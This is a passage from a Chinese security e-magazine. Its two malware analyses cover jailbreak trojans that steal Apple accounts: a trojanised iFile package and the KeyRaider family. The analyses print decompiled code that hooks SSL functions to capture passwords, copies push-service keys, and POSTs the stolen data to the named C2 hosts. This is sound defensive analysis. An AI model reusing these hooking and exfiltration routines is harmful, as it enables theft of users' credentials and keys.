第二期

Icloud IOS 安全大揭秘 SECBOOK

书安

信息安全技术文献

主编：xfkxfk

监制：疯子__Madmaner

编辑：DM__、游风、Rexiniu、静默、桔子

出品团队

网络尖力 知安 Know Safe

合作伙伴

Sebug 盘古 PANGU TEAM 四叶草安全 BUGSCAN 乌云知识库 drops.wooyun.org

目 录

第一章 IOS 安全 3

第 1 节 越狱插件盗取 22 万个苹果账号样本分析 3

第 2 节 KeyRaider：迄今最大规模的苹果账号泄露事件 10

第 3 节 IOS APP 安全杂谈一 28

第 4 节 IOS APP 安全杂谈二 42

第二章 渗透测试 56

第 1 节 从本地文件包含到 GetShell 到内网渗透 56

第 2 节 对某教育网的一次成功渗透测试 66

第 3 节 对 PHPCMSv9 的一次渗透测试 76

第 4 节 记一次成功渗透测试经历 79

第 5 节 生活中的黑客案例 81

第三章 SQL 注入 86

第 1 节 SQL 注入速查表（一） 86

第 2 节 SQL 注入速查表（二） 97

第 3 节 SQL 注入速查表（三） 102

第四章 代码审计 107

第 1 节 Wordpress4.2.3 提权与 SQL 注入漏洞分析 107

第 2 节 Discuz! X 系列远程代码执行漏洞分析 120

第 3 节 PHPCMS 用户登陆 SQL 注入漏洞分析 127

第 4 节 那些年我拿下的 demo 站之方维 O2O 133

第 5 节 CmsEasy 最新版 5.6 某处存在无视防御 SQL 注入 142

第一章 IOS 安全

第1节 越狱插件盗取 22 万个苹果账号样本分析

作者：windknown

来自：盘古安全团队

网址：http://blog.pangu.io/

盗号事件

最近乌云爆出某些越狱插件盗取 22 万个苹果账号的事件 如果曾经安装过不明源里的插件，建议用户立刻修改密码。

样本分析

下文将分析获取的一个盗号插件样本，该盗号木马将自己捆绑到知名的 iFile 越狱插件中以达到安装执行的目的。解开 deb 可以看到跟原版的 iFile 相比多了一个基于 Substrate 框架的插件：

```
$ ls iFile_2.2.0-2-2/data/Library/MobileSubstrate/DynamicLibraries/
iFile.dylib iFile.plist
```

查看 iFile.plist 发现 iFile.dylib 模块被注入了 itunesstored 这个关键服务：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Filter</key>
    <dict>
        <key>Executables</key>
        <array>
            <string>MobileSafari</string>
```

```
            <string>assertiond</string>
            <string>SpringBoard</string>
            <string>itunesstored</string>
        </array>
    </dict>
</dict>
</plist>
```

使用 IDA 分析 iFile.dylib，hookaid 方法调用 MSHookFunction 函数 hook 了

“/System/Library/Frameworks/Security.framework/Security”框架的 SSLWrite 和

SSLRead 函数。

```
int __fastcall hookaid(int a1)
{
  ...

NSLog(CFSTR("\n\n\n\n\n\n\n\n\n====================aid==========\n\n\n\n\n\n\
n"));

  g_aid_from = v6;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::__init(
    &v18,
    "/System/Library/Frameworks/Security.framework/Security",
    54);

  v21 = &__gxx_personality_sj0;
  v22 = &GCC_except_table7_0;
  v23 = &savedregs;
  v25 = &v13;
  v24 = ((unsigned int)&stru_DC.sectname[8] | 1) + 40728;
  v20 = 1;
  _Unwind_SjLj_Register(&v19);
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::__init(&v17,
"SSLWrite", 8);
  v20 = 2;
  v14 = getAdress(&v18, &v17);
  v20 = 3;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v
17);
  v20 = -1;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v
```

```
18);
  if ( v14 )
  {
    v20 = -1;
    MSHookFunction(v14, (int)aid_r_SSLWrite, (int)&aid_o_SSLWrite, v7);
  }

  v20 = -1;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::__init(
    &v16,
    "/System/Library/Frameworks/Security.framework/Security",
    54);
  v20 = 6;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::__init(&v15,
"SSLRead", 7);
  v20 = 7;
  v14 = getAdress(&v16, &v15);
  v20 = 8;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v
15);
  v20 = -1;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v
16);

  if ( v14 )
  {
    v20 = -1;
    MSHookFunction(v14, (int)aid_r_SSLRead, (int)&aid_o_SSLRead, v8);
  }
  ...
}
```

当用户输入 AppleID 和密码登陆账号时，itunesstored 服务会通过 SSL 连接向苹果服务器验证。

因此在 SSLWrite 函数中可以拦截到明文的 ID 和密码，而在 SSLRead 中可以通过服务器返回的数据判断登陆是否成功，一旦登陆成功就将记录的 ID 和密码回传到服务器。

通过调试手段可以确认在 SSLWrite 中能获取 ID 和明文密码，如图 1-1-1：

图 1-1-1

可以在输出中看到我们测试输入的账号信息：

```
appleId=test@pangu.io
password=123456789
```

实际解析 ID 和密码并记录是在 aid_r_SSLWrite->parsexml 函数中，而实际回传盗取的数据是在 aid_r_SSLRead->sendAid 函数中：

```
void *sendAid(void)
{
  ...

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::basic_string(&v45, &g_aid_name);
    v51 = 2;
    meEncry(&v46, &v45);
    v51 = 3;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v45);
    v51 = 4;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v33, &v47, "id=");
    v51 = 5;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v34, &v33, &v46);
    v51 = 6;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v35, &v34, "&name=");
    v51 = 7;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v36, &v35, &v46);
    v51 = 8;
```

```
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v37, &v36,
"&pass=");
    v51 = 9;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::basic_string(&v3
1, &g_aid_pass);
    v51 = 10;
    meEncry(&v32, &v31);
    v51 = 11;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v38, &v37,
&v32);
    v51 = 12;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v39, &v38,
"&guid=");
    v51 = 13;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v40, &v39,
&g_aid_guid);
    v51 = 14;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v41, &v40,
"&from=");
    v51 = 15;
    getYinwen(&v30, g_aid_from);
    v51 = 16;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v42, &v41,
&v30);
    v51 = 17;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v43, &v42,
"&xp_ci=");
    v51 = 18;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&v44, &v43,
&g_aid_xp_ci);
    v51 = 19;
    ...
    v51 = 35;
    NSLog(CFSTR("g_from:%@ url:%s"));
    v28 = 0;
    v27 = 0;
    v29 = 0;
    v51 = 36;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
      &v23,
      &v27,
      "POST /aid.php HTTP/1.1\r\n");
    v51 = 37;
```

```
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
      &v24,
      &v23,
      "Host: www.wushidou.cn\r\n");
    v51 = 38;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
      &v25,
      &v24,
      "Content-Type: application/x-www-form-urlencoded\r\n");
    v51 = 39;
    std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
      &v26,
      &v25,
      "Content-Length: (length)\r\n\r\n");
    v51 = 40;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::operator=(&v27,
&v26);
    v51 = 41;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v
26);
    v51 = 42;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v
25);
    v51 = 43;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v
24);
    v51 = 44;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v
23);
    v51 = 45;
    std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::__init(&v22,
"(length)", 8);
    if ( v47 & 1 )
      v9 = v48;
    else
      v9 = (unsigned int)(unsigned __int8)v47 >> 1;
    v51 = 46;
    replaceRegexInt(&v27, &v22, v9);
    v51 = 47;
```

```
std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v
22);
    if ( v47 & 1 )
    {
      v10 = v48;
      v11 = v49;
    }
    else
    {
      v10 = (unsigned int)(unsigned __int8)v47 >> 1;
      v11 = (unsigned int)&v47 | 1;
    }
    v51 = 48;

std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::append(&v27,
v11, v10);
    v21 = 0;
    v51 = 49;
    std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::__init(
      &v20,
      "www.wushidou.cn",
      15);
    v51 = 50;
    v17 = (void *)Http::init(&v21, &v20);
  ...
}
```

值得注意的是回传过程中会有一个“from”标记，应该是用于记录这个盗号数据的来源。

而在我们拿到的这个样本中 g_aid_from=“bamu” ，应该是代表刀八木源中的插件。

后话

本次盗号事件再次让大家关心起越狱的安全问题。越狱为了让用户能完全控制自己的手机，势必打破了苹果原有的安全体系，从而降低了黑客开发盗号木马等的成本（对于非越狱的设备，通过利用漏洞的手段也是可以实现盗号木马等攻击，只是成本大大提高）。希望越狱用户在使用手机时，尽量在官方源下载原版插件。

小编注：本文旨在提醒大家 IOS 中的安全性问题，尤其是越狱了，安全性会下降更严重，

希望大家做好防护。

文中分析的关键文件 SHA1：

```
623866a78ac17fab043a28e8dc6dc63b93f691a2 iFile_2.2.0-2-2.deb
c798d24673adcdfd1b31f1cf090766adbbe1622b iFile.dylib
```

（全文完）责任编辑：静默

第2节　KeyRaider：迄今最大规模的苹果账号泄露事件

作者：小饼仔

来自：乌云知识库

网址：http://drops.wooyun.org/

from:KeyRaider: iOS Malware Steals Over 225,000 Apple Accounts to Create Free App Utopia

（http://researchcenter.paloaltonetworks.com/2015/08/keyraider-ios-malware-steals-over-225000-apple-accounts-to-create-free-app-utopia/）

摘要

最近，WeipTech（威锋技术组）分析了一些用户报告的可疑 iOS 应用，发现了存储在某服务器上超过 22,5000 个有效的 Apple 账户和密码。

通过与 WeipTech 的合作，我们（Paloalto）识别了 92 个尚未发现过的恶意软件样本。为了找出恶意软件作者的意图，我们对样本进行了分析，并将这个恶意软件家族命名为“KeyRaider”。从结果来看，我们相信这是有史以来因恶意软件所造成的最大 Apple 账号泄露事件。

在中国，KeyRaider 将目标锁定在已越狱的 iOS 设备上，并通过第三方 Cydia 源传播。并且这个恶意软件很可能已经影响到了 18 个国家的用户，包括中国、法国、俄罗斯、日本、

英国、美国、加拿大、德国、澳大利亚、以色列、意大利、西班牙、新加坡和韩国等。

KeyRaider 通过 MobileSubstrate 框架来 hook 系统进程 ,拦截 iTunes 通信来窃取 Apple 账户用户名、密码和设备 GUID。它还会窃取 iPhone 和 iPad 设备上的 Apple 推送通知服务证书和私钥、AppStore 购买凭证，并禁用本地和远程解锁功能。

KeyRaider 已经成功窃取了超过 22，5000 个有效的 Apple 账户、输千个证书、私钥和购买凭证。恶意软件将窃取到的数据上传到了存在漏洞的 C2(command and control)服务器上，因此暴露了用户信息。

此次攻击的目的是为了让用户通过使用两款 iOS 越狱应用（越狱后通过 Cydia 源安装的应用）来免费下载官方 AppStore 的任意应用，且不需要付款就可以在应用内进行购买服务。越狱应用是能够让用户执行在正常设备上无法进行的操作的软件包。

这两款越狱应用会劫持 app 购买请求 ,下载存放在 C2 服务器中被窃取的账户和购买凭证，然后模拟 iTunes 协议登陆到 Apple 服务器，购买 app 或其他用户请求的项目。这两款越狱应用已经被下载超过 20,000 次，这意味着大约 20,000 名用户正在滥用其他 225,000 个被窃取的证书。

一些受害者已经报告了他们的 Apple 账户存在非正常 app 购买记录和其他一些勒索行为。Palo Alto Networks 和 WeipTech 已经提供了能够检测 KeyRaider 恶意软件和识别被窃取的证书的服务。在接下来的内容中，我们会提供恶意软件和攻击的细节。

发现 KeyRaider

此次攻击最早由 i_82 发现，他是一名来自扬州大学的学生、WeipTech 成员。WeipTech 是一个非职业技术团体，由 WeiPhone(中国最大的 Apple 粉丝网站)的用户组成。之前 WeipTech 与我们合作，披露了 iOS 和 OSX 上的恶意软件 AppBuyer、WireLurker。

从 2015-07-01 开始，WeipTech 开始调查一些用户 Apple 账户在未经授权的情况下，购

买和安装了 iOS app。再对用户安装的越狱应用进行调查后，他们发现了一款越狱应用收集用户信息，并上传到一个未知的网站。他们发现这个网站存在 SQL 注入，能够查看到所有的数据记录。Figure 1 是”top 100”数据库的截图，如图 1-2-1：




图 1-2-1

Figure 1.WeipTech 发现在 C2 服务器上存在 SQL 注入(from WeipTech)

在数据库中，WeipTech 发现了标明为“aid”字段一共有 225,941 条记录。大约 2 万条记录包含明文用户名、密码、GUIDs。剩余的记录是加密的。

通过逆向恶意应用，WeipTech 发现了一段代码，这段代码中使用静态 key 为“mischa07”的 AES 加密算法对数据进行加密。利用静态 key，我们能够解密用户名和密码。经过登陆验证，他们确信记录中的信息都是有效的 Apple 账户。在网站管理员发现、关闭服务之前，WeipTech 调查人员下载了大约一半的数据库记录。

8 月 25 日，WeipTech 在微博发布漏洞预警，将漏洞提交到 WooYun（乌云漏洞报告平台），并后续转交第三方合作机构 CNCERT/CC（国家互联网应急响应中心）处理。

当 Palo Alto Networks 研究人员在分析 WeipTech 报告的恶意软件时，我们发现它没有包含恶意代码来窃取密码并上传数据到 C2 服务器。然而，通过 WeipTech 提供的其他信息，我们发现存在其他的恶意越狱应用，存在窃取用户信息并上传到相同的服务器上。

我们将这个新的 iOS 恶意软件家族命名为“KeyRaider”,因为它会窃取密码、私钥和证书。

KeyRaider 来源

据我们了解，KeyRaider 仅通过 Weiphone’ Cydia 仓库在越狱 iOS 设备上来进行传播。不像其他的 Cydia 源，如 BigBoss、ModMyi。WeiPhone 为注册用户提供私有仓库，用户可以直接上传他们的越狱应用 app，并与其他人进行共享。

在 2015 年，一个名为“mischa07”的用户，上传了至少 15 款 KeyRaider 应用到它的私人仓库(http://apt.so/index.php?r=cydiaTa/index&user_id=8676626)，如 Figure 2.此外，他的名字也被作为加解密 key，硬编码在恶意软件中，如 Figure 3。我们高度怀疑此人为 KeyRaider’ s 的开发者，如图 1-2-2：

图 1-2-2

Figure 2.mischa07’ s 个人 Cydia 仓库，如图 1-2-3：

```
                        ; CODE XREF: meEncry(std::__1::basic_string<char
MOVW            R0, #(:lower16:(paAppendbytesLen - 0xF750))
MOV.W           R6, #0xFFFFFFFF
MOVT.W          R0, #(:upper16:(paAppendbytesLen - 0xF750))
STR             R6, [SP,#0x68+var_48]
ADD             R0, PC ; paAppendbytesLen
LDR             R1, [R0] ; "appendBytes:length:"
MOV             R0, R5
BLX             _objc_msgSend
MOVW            R0, #(:lower16:(cfstr_Mischa07 - 0xF766)) ; "mischa07"
MOV             R1, R5
MOVT.W          R0, #(:upper16:(cfstr_Mischa07 - 0xF766)) ; "mischa07"
STR             R6, [SP,#0x68+var_48]
ADD             R0, PC  ; "mischa07"
BL              __Z20AES256EncryptWithKeyP8NSStringP6NSData ; AES256Encr
MOV             R1, R0
CMP             R1, #0
```

drops.wooyun.org

图 1-2-3

Figure 3. “mischa07”作为加密 key 被硬编码在恶意软中

根据 Weiphone 的网页显示，一些由 mischa07 上传的越狱应用已经被下载过上万次，如 Figure 4。这些 app 和工具提供如游戏作弊、系统调优和 app 广告过滤等功能。

在 mischa07 的仓库中，有两款特别的应用

●iappstore(Figure 5):能够让用户从 Apple 官方应用商店免费下载需要付费的应用

●iappinbuy：能够让用户在一些官方应用商店下载的 app 中免费购买付费道具或服务

Mischa07 也在 Weiphone 社区中对这两款越狱应用进行推广，如 Figure 6，但一些用户并不相信这些所谓神奇的功能。然而，根据 Weiphone’ s 网站上显示，iappinbuy 仍人有 20,199 次下载 如 Figure 4 ,而 iappstore 有 62 次下载(仅对最新版进行统计) 如图 1-2-4：

图 1-2-4

Figure 4.一个恶意样本被下载超过 30,000 次，如图 1-2-5：

图 1-2-5

Figure 5.iappstore 恶意软件能够直接从 AppStore 安装需要付费的 apps，如图 1-2-6：

图 1-2-6

Figure 6.作者推广它的 iappstore 应用

另一名以“氵刀八木”或“bamu”的身份的 Weiphone 用户也在传播 KeyRaider 恶意软件。因为 Bamu 的个人仓库(http://apt.so/aptso)提供许许多有用的应用，这使得它在社区中非常受欢迎。

在这次攻击被揭露之后，bamu 已经删除了仓库中他所上传的所有恶意软件，并关闭了它。

在 Weiphone 的帮助下，我们对 Bamu 上传的所有应用进行了检查，其中 77 款应用中都包含了 KeyRaider 恶意软件。

与 mischa07 开发不同版本的恶意软件不同，bamu 是通过对已存在 app(如 iFile,iCleanPro 和 avfun)进行重新打包，并在其中加入恶意代码。

当 KeyRaider 将窃取到的用户密码上传到 C2 服务器时，HTTP URL 中会包含一个名为“flag”或”from”的参数，用来追踪受感染的来源。

在 mischa07 的代码中，这个参数的值通常为 app 应用的名字，如’letv’。而在 bamu 的应用中，则是“bamu”。

从泄露的数据的统计得出，超过 67%的被窃取信息来至与 bamu。

因为 bamu 仅仅是一个分销者(distributor) ,后面的行为分析主要集中在来至 mischa07 的应用样本。

窃取用户数据

KeyRaider 收集三种用户数据，通过 HTTP 请求上传到 C2 服务器，这里发现了两个不同的 C2 服务器

- <top100.gotoip4.com>
- <www.wushidou.cn>

在分析的过程中，这些域名都被解析到了 113.10.174.167 这个 IP 地址。在 C2 服务器上的“top100”数据库里有三张表“aid”，“cert”和“other”。在 server 端，KeyRaider 利用 4 个 PHP 脚本来存取数据库，aid.php,cert.php,other.php 和 data.php 通过分析代码和 WeipTech 下载的泄露数据，我们发现 aid 表存储 225,941 条记录，包含 AppleID 的用户名、密码、设备 GUID。Cert 表存储了 5,841 条受感染设备的证书和私钥，而这些信息用于 Apple 推送消息通知服务，如 Figure 7。最后 other 表存储了超过 3,000 条设备的 GUID 和来至 app store server 的 app 购买凭证，如图 1-2-7：

图 1-2-7

Figure 7.泄露 cert 表中的一条记录

我们对泄露的 AppleID 邮箱地址进行了整理，有超过一半的用户使用 QQ 邮箱，下是排名前十的账户邮箱地址域名（其中 6 个主要由中国用户在使用）

- @qq.com
- @163.com
- @icloud.com
- @gmail.com
- @126.com
- @hotmail.com
- @sina.com
- @vip.qq.com
- @me.com
- @139.com

然而，我们也发现一些属于其他国家或地区的邮箱地址域名，这包括

- tw: Taiwan
- fr: France
- ru: Russia
- jp: Japan
- uk: United Kingdom
- ca: Canada
- de: Germany
- au: Australia
- us: United States
- cz: Czech Republic
- il: Israel
- it: Italy
- nl: Netherlands
- es: Spain
- vn: Vietnam
- pl: Poland
- sg: Singapore
- kr: South Korea

恶意行为

KeyRaider 恶意代码存在于 Mach-O 动态库中，作为 MobileSubstrate 框架的插件。通过 MobileSubstrate API，恶意软件能够 hook 系统进程或其他 iOS apps 的任意 API

之前许多 iOS 恶意软件家族也同样滥用 MobileSubstrate。

比如由 Reddit 用户发现，SektionEins 分析的 the Unflod (aka SSLCreds or Unflod Baby Panda)，会拦截 SSL 加密通信，窃取 Apple 账户密码。

去年发现的 AppBuler 也利用了同样的技术来窃取密码、在 appstore 中购买 app。

KeyRaider 进一步利用了次技术。

KeyRaider 主要实现了一下恶意行为：

- ●窃取 Apple 账户(用户名、密码)和设备 GUID
- ●窃取被用于 Apple 推送通知服务的证书和私钥
- ●阻住受感染的设备通过密码和 iCloud 服务来解锁设备

注：MobileSubstrate 是一个框架，允许第三方的开发者在系统的方法里打一些运行时补丁以扩展一些方法，类似于 OSX 上的 Application Enhancer。

所以 iOS 系统越狱环境下安装绝大部分插件，必须首先安装 MobileSubstrate

窃取 Apple 账户数据

大部分 KeyRaider 样本 hook itunesstored 进程的 SSLRead 和 SSLWrite 函数(Figure 8).itunesstored 是系统守护进程，负责与 appstore 进行通信(使用 iTunes 协议)，如图 1-2-8：

```
if ( std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::find(
       &v16,
       "itunesstored",
       0,
       12) != -1 )
{
  v10 = 3;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::__init(
    &v15,
    "/System/Library/Frameworks/Security.framework/Security",
    54);
  v10 = 4;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::__init(&v14, "SSLWrite", 8);
  v10 = 5;
  v11 = getAdress(&v15, &v14);
  v10 = 6;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v14);
  v10 = 7;
  std::__1::basic_string<char,std::__1::char_traits<char>,std::__1::allocator<char>>::~basic_string(&v15);
  if ( v11 )
  {
    v10 = 8;
    MSHookFunction(v11, replace_SSLWrite, &original_SSLWrite);
  }
```

drops.wooyun.org

图 1-2-8

Figure 8. KeyRaider hooks SSLRead and SSLWrite in itunesstored

当 App Store 客户端像用户请求输入 Apple 账户登录时，登录信息会通过 SSL 加密会话发送到 App Store server。

在 SSLwrite 的替换函数中，KeyRaider 会寻找此类会话，通过特定的 pattern 在发送的数据中搜寻 Apple 账户的用户名、密码和设备 GUID(Figure9)接下来，在 SSLRead 替换函数中，这些凭证会通过 AES 加密算法，使用静态的 key“mischa07”来加密，然后发送到 KeyRaider C2 服务器(Figure 10)，如图 1-2-9：

```
NSLog(CFSTR("name: %s"));
v60 = 33;
std::__1::basic_string<char,std::__1::char_traits<char>
v60 = 34;
std::__1::basic_string<char,std::__1::char_traits<char>
  &v34,
  "<key>password</key>\n\t<string>(*)</string>",
  41);
v60 = 35;
findRegex(&v36, &v35, &v34);
v60 = 36;
std::__1::basic_string<char,std::__1::char_traits<char>
v60 = 37;
std::__1::basic_string<char,std::__1::char_traits<char>
v60 = 38;
NSLog(CFSTR("password: %s"));
v60 = 39;
std::__1::basic_string<char,std::__1::char_traits<char>
v60 = 40;
std::__1::basic_string<char,std::__1::char_traits<char>
  &v31,
  "<key>guid</key>\n\t<string>(*)</string>",
  37);
v60 = 41;
findRegex(&v33, &v32, &v31);
```

drops.wooyun.org

图 1-2-9

Figure 9. Searching for Apple account information in SSL data，如图 1-2-10：

```
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v49,
  &v53,
  "POST /aid.php HTTP/1.1\r\n");
v91 = 60;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v50,
  &v49,
  "Host: top100.gotoip4.com\r\n");
v91 = 61;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v51,
  &v50,
  "Content-Type: application/x-www-form-urlencoded\r\n");
v91 = 62;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v52,
  &v51,
  "Content-Length: (length)\r\n\r\n");
v91 = 63;
```

drops.wooyun.org

图 1-2-10

Figure 10. Uploading stolen credentials to the C2 server

除了 hook SSLRead 和 SSLWrite，KeyRaider 需要调用

MGCopyAnswer(“UniqueDeviceID”)来读取设备的 GUID。

窃取证书和私钥

在一些样本中，KeyRaider 也会 hook apsd 守护进程–负责 iOS 系统的 Apple 推送通知服务。它 hook 定义在 Security 框架的 SecItemCopyMatching 函数。这个 API 用于搜寻匹配给定查询的 keychain items。

当搜索查询有值为“APSClientIdentity”的 label，KeyRaider 会执行原来

SecItemCopyMatching 函数，然后调用 SecIdentityCopyCertificate 和

SecIdentityCopyPrivateKey，从原本函数执行返回结果中来拷贝证书和私钥(Figure 11)。之后，这些信息和 GUID 一起被发送到 C2 服务器上(Figure 12)。

在 iOS keychain 中，被标记 APSClientIdentity 的 key 用于推送通知。通过这些信息，攻击者可以在系统上伪造推送通知。

```
if ( !objc_msgSend(v10, "compare:", CFSTR("APSClientIdentity")) )
{
  v37 = 0;
  v69 = -1;
  NSLog(CFSTR("found cert"));
  v11 = *(_DWORD *)v8;
  v36 = v8;
  v69 = -1;
  SecIdentityCopyCertificate(v11, &v67);
  v69 = -1;
  SecIdentityCopyPrivateKey(v11, &v66);
  v12 = v67;
  v69 = -1;
  v13 = objc_msgSend(&OBJC_CLASS___NSMutableData, "alloc");
  v14 = *(_QWORD *)(v12 + 8);
  v69 = -1;
  v15 = objc_msgSend(v13, "initWithBytes:length:",
```


图 1-2-11

Figure 11. Copy push service’s certificate and private key，如图 1-2-12：

```
v42 = (int)objc_msgSend(
            &OBJC_CLASS___NSString,
            v38,
            CFSTR("id=%@&cert=%@&priv=%@&flag=2&guid=%@"),
            v40,
            v24,
            v25,
            v39);
v57 = 0;
v56 = 0;
v58 = 0;
v69 = 10;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v52,
  &v56,
  "POST /cert.php HTTP/1.1\r\n");
v69 = 11;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v53,
  &v52,
  "Host: www.wushidou.cn\r\n");
v69 = 12;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v54,
  &v53,
  "Content-Type: application/x-www-form-urlencoded\r\n");
v69 = 13;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v55,
  &v54,
  "Content-Length: (length)\r\n\r\n");
v69 = 14;
```


图 1-2-12

Figure 12. Upload certificate and key

锁定设备

当 KeyRaider hook SecItemCopyMatching，除了拦截通知证书，它也会将当前查询的 label 和特定的字符串“com.Apple.lockdown.identity.activation”进行比较。如果匹配，KeyRaider 会将查询结果的值设置为 0(Figure 13)

在发布文章之前，网上还没有关于 com.apple.lockdown.identity.activation 查询的公开文档。我们相信这个查询是用于解锁设备的。通过将返回值设置为 0，KeyRaider 会阻止用户解锁他们的设备，即使通过手机输入了正确的解锁码或通过 iCloud 服务远程解锁设备。

在我们目前发现的所有样本信息中，这段代码是独立的，没有被其它代码调用。它仅仅是被实现，然后被导出为一个函数。然而，我们已经有证据表明，利用这个函数来进行实际攻击已经发生了。

免费的 APPS

一些 KeyRaider 样本实现了从 C2 服务器下载购买凭证和 Apple 账户的功能。但这个功能仅仅在 iappstore 和 iappinbuy 两个应用中被真正使用过。根据用户的描述，iappstore

能够免费从 appstore 中下载任意应用。让我们来看一下他们是如何实现的。

这个 app hook SSLWrite 两次，第一次用于窃取密码。第二次 hook 会尝试判断当前的 HTTP 请求是否是“POST /WebObjects/MZBuy.woa/wa/buyProduct”。以此来判断当前会话是否是使用 iTunes 协议进行购买。(Figure 14)，如图 1-2-13：

```
std::__1::basic_string<char,std::__1::char_traits<char>,
  &v86,
  "POST /WebObjects/MZBuy.woa/wa/buyProduct",
  40);
v11 = v86;
v94 = (int)&__gxx_personality_sj0;
v95 = (int)&GCC_except_table0_2;
v96 = &savedregs;
v98 = (int *)&v31;
v97 = ((unsigned int)&stru_510.segname[6] | 1) + 79862;
_Unwind_SjLj_Register(&v92);
if ( v11 & 1 )
{
  v12 = v87;
  v13 = v88;
}
else
{
  v13 = (unsigned int)&v86 | 1;
  v12 = v11 >> 1;
}
if ( !strncmp(v9, (const char *)v13, v12) )
```

drops.wooyun.org

图 1-2-13

Figure 14. Hooking app purchase session

如果请求是购买行为，SSLWrite 会被调用，hooking 代码会尝试在发送的数据(用于获取当前 app 的付款信息)中匹配一些关键词，如“salableAdamId”、“appExtVrsId”、“vid”、“price”、 “guid”、“installedSoftwareRating” and “pricingParameters”。如果这个 app 是需要付费的，fire()函数会被调用。

